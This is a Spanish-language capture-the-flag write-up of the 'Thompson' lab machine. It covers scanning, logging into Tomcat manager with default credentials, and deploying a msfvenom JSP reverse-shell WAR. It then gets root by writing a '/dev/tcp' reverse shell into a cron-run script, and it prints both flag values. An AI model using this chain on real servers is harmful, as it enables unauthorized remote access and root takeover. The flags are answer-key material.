


Máquina Thompson



Pedro Egea Ortega

Índice

Escaneo..... 3

Enumeración..... 4

Acceso..... 6

Escalada de privilegios..... 8

Escaneo

```
(pedro@ pedro)~[~]
$ nmap -sV -sC -Pn 10.80.174.163
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-03 02:59 CET
Nmap scan report for 10.80.174.163
Host is up (0.058s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256  60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256  b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat 8.5.5
|_ http-title: Apache Tomcat/8.5.5
|_ http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.53 seconds

(pedro@ pedro)~[~]
$ |
```

El escaneo con Nmap mostró tres puertos abiertos: SSH (22), AJP (8009) y el panel web de Tomcat en el 8080.


Enumeración

gobuster dir -u http://10.80.174.163:8080 -w /usr/share/wordlists/dirb/common.txt -x jsp,html,txt

```
(pedro@pedro)~$ gobuster dir -u http://10.80.174.163:8080 -w /usr/share/wordlists/dirb/common.txt -x jsp,html,txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.80.174.163:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: jsp,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/docs (Status: 302) [Size: 0] [--> /docs/]
/examples (Status: 302) [Size: 0] [--> /examples/]
/favicon.ico (Status: 200) [Size: 21630]
/host-manager (Status: 302) [Size: 0] [--> /host-manager/]
/index.jsp (Status: 200) [Size: 11228]
/manager (Status: 302) [Size: 0] [--> /manager/]
Progress: 18452 / 18452 (100.00%)
=====
Finished
=====
(pedro@pedro)~$
```

Al pasar Gobuster por el puerto 8080 aparecieron varios directorios propios de Tomcat: **/docs**, **/examples**, **/manager** y **/host-manager**, además del **index.jsp**. Todo apunta a que el servidor está usando una instalación estándar de Tomcat y que la zona de administración podría ser accesible si se consigue alguna credencial o método de acceso.

Si accedemos a <http://10.80.174.163:8080/manager> nos pide iniciar sesión



Al cancelar, nos aparece esta información:

user: tomcat

password: s3cret

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

Iniciamos sesión




Tomcat Web Application Manager

Message:

OK

Manager

[List Applications](#)
[HTML Manager Help](#)
[Manager Help](#)
[Server Status](#)

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFd6wiHIUB29WWfEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Acceso

Ahora con la herramienta msfvenom vamos a crear una **reverse shell** en formato **.war**

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.172.28 LPORT=4444 -f war > shell.war
```

```
(pedro@pedro)~$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.172.28 LPORT=4444 -f war > shell.war
Payload size: 1087 bytes
Final size of war file: 1087 bytes

(pedro@pedro)~$ cat shell.war
PK9WEB-INF/P9[...WEB-INF/web.xmlm...0...|...gttn1
H|j%j'P...J...&Dmwv3...+k4...i...B'...h...M...n...Y9...E\...<oj...IU...
...b...a...0VJ...<3...
...1j...Xf...Ve...0... (t...s...OWpm^...my9ky...~"OP9[...H...
...@...D...mx...s...L...{...cpgP...~mo...?eV...
...a...
OF{...:AX$6&...<?X...wV...}...B...s...E...ms...s...
b...#...c...#...VZ...{...:IP...: "M...Jw...Z...3... (e...Z...
2...p...s...N...n...~I...=...j...:IP...: "M...Jw...Z...3... (e...Z...
...:u6...0...N...<...
m...LD...S...~u...(%ca...f...C...q...K...S...urt7...K|WZ/.../...[...&...]{...
...^E!...u...YU...n...<...TSP...}...F...R...%...YS...c...%$...$...a...0...v8
7...$...^...sy...6...0.../...<...C...G...N...Ng...>...0;w...Q...}...^
t...~1...v...I...E...9...w...e...B...
...6,7dx...$...$...xK...>`...}...PK9WEB-INF/P9[...&WEB-INF/web.xmlP9[...H...
ujqhsngn.jspPK|

(pedro@pedro)~$
```

Como hemos elegido el puerto 4444, dejaremos nuestra máquina atacante escuchando en dicho puerto

```
(pedro@pedro)~$ nc -nvlp 4444
listening on [any] 4444 ...
```

Ahora subiremos el shell.war al servidor Tomcat

Deploy


Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy

Select WAR file to upload shell.war

Navegamos a <http://10.80.174.163:8080/shell>



Y ya estamos dentro del servidor con el usuario tomcat

```
(pedro@pedro)~  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.172.28] from (UNKNOWN) [10.80.174.163] 52810  
id  
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)  
|
```

Para hacer la terminal más legible, voy a cambiar el tipo de shell con:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
/bin/bash -i
```

```
python -c 'import pty; pty.spawn("/bin/sh")'  
$ /bin/bash -i  
/bin/bash -i  
tomcat@ubuntu:/$ |
```

Investigando directorios encontramos la primera flag, que es el contenido del archivo user.txt

39400c90bc683a41a8935e4719f181bf

```
tomcat@ubuntu:/$ cd /home  
cd /home  
tomcat@ubuntu:/home$ ls -la  
ls -la  
total 12  
drwxr-xr-x 3 root root 4096 Aug 14 2019 .  
drwxr-xr-x 22 root root 4096 Aug 14 2019 ..  
drwxr-xr-x 4 jack jack 4096 Aug 23 2019 jack  
tomcat@ubuntu:/home$ cd /jack  
cd /jack  
bash: cd: /jack: No such file or directory  
tomcat@ubuntu:/home$ cd /home/jack  
cd /home/jack  
tomcat@ubuntu:/home/jack$ ls -la  
ls -la  
total 48  
drwxr-xr-x 4 jack jack 4096 Aug 23 2019 .  
drwxr-xr-x 3 root root 4096 Aug 14 2019 ..  
-rw-r----- 1 root root 1476 Aug 14 2019 .bash_history  
-rw-r--r-- 1 jack jack 220 Aug 14 2019 .bash_logout  
-rw-r--r-- 1 jack jack 3771 Aug 14 2019 .bashrc  
drwx----- 2 jack jack 4096 Aug 14 2019 .cache  
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 id.sh  
drwxrwxr-x 2 jack jack 4096 Aug 14 2019 .nano  
-rw-r--r-- 1 jack jack 655 Aug 14 2019 .profile  
-rw-r--r-- 1 jack jack 0 Aug 14 2019 .sudo_as_admin_successful  
-rw-r--r-- 1 root root 39 Dec 2 18:39 test.txt  
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt  
-rw-r--r-- 1 root root 183 Aug 14 2019 wget-hsts  
tomcat@ubuntu:/home/jack$ cat /home/jack/user.txt  
cat /home/jack/user.txt  
39400c90bc683a41a8935e4719f181bf  
tomcat@ubuntu:/home/jack$ |
```

Escalada de privilegios

Ahora necesitamos acceder como root para la siguiente flag.

Al mirar el /etc/crontab vemos que hay una línea al final que hace que root ejecute el script id.sh en /home/jack cada minuto

```
tomcat@ubuntu:/home/jack$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    cd /home/jack && bash id.sh
#
tomcat@ubuntu:/home/jack$ |
```

Vamos a modificar el script añadiendo una conexión a nuestro equipo

echo "bash -i >& /dev/tcp/192.168.172.28/1234 0>&1" > id.sh

```
tomcat@ubuntu:/home/jack$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    cd /home/jack && bash id.sh
#
tomcat@ubuntu:/home/jack$ echo "bash -i >& /dev/tcp/192.168.172.28/1234 0>&1" > id.sh
<cho "bash -i >& /dev/tcp/192.168.172.28/1234 0>&1" > id.sh
tomcat@ubuntu:/home/jack$ cat id.sh
cat id.sh
bash -i >& /dev/tcp/192.168.172.28/1234 0>&1
tomcat@ubuntu:/home/jack$ |
```

Ahora escucharemos desde nuestra máquina por dicho puerto y esperaremos 1 minuto

```
(pedro@pedro)-[~]  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.172.28] from (UNKNOWN) [10.80.174.163] 33980  
bash: cannot set terminal process group (1155): Inappropriate ioctl for device  
bash: no job control in this shell  
root@ubuntu:/home/jack# cd /home/root  
cd /home/root  
bash: cd: /home/root: No such file or directory  
root@ubuntu:/home/jack# cd /  
cd /  
root@ubuntu:/# ls  
ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
root@ubuntu:/# cd /root  
cd /root  
root@ubuntu:~# ls  
ls  
root.txt  
root@ubuntu:~# cat root.txt  
cat root.txt  
d89d5391984c0450a95497153ae7ca3a  
root@ubuntu:~# |
```

Y finalmente conseguimos la segunda bandera dentro de root.txt

d89d5391984c0450a95497153ae7ca3a

Task 1 Thompson

read user.txt and root.txt Start Machine

Answer the questions below

user.txt

Correct Answer

root.txt

Correct Answer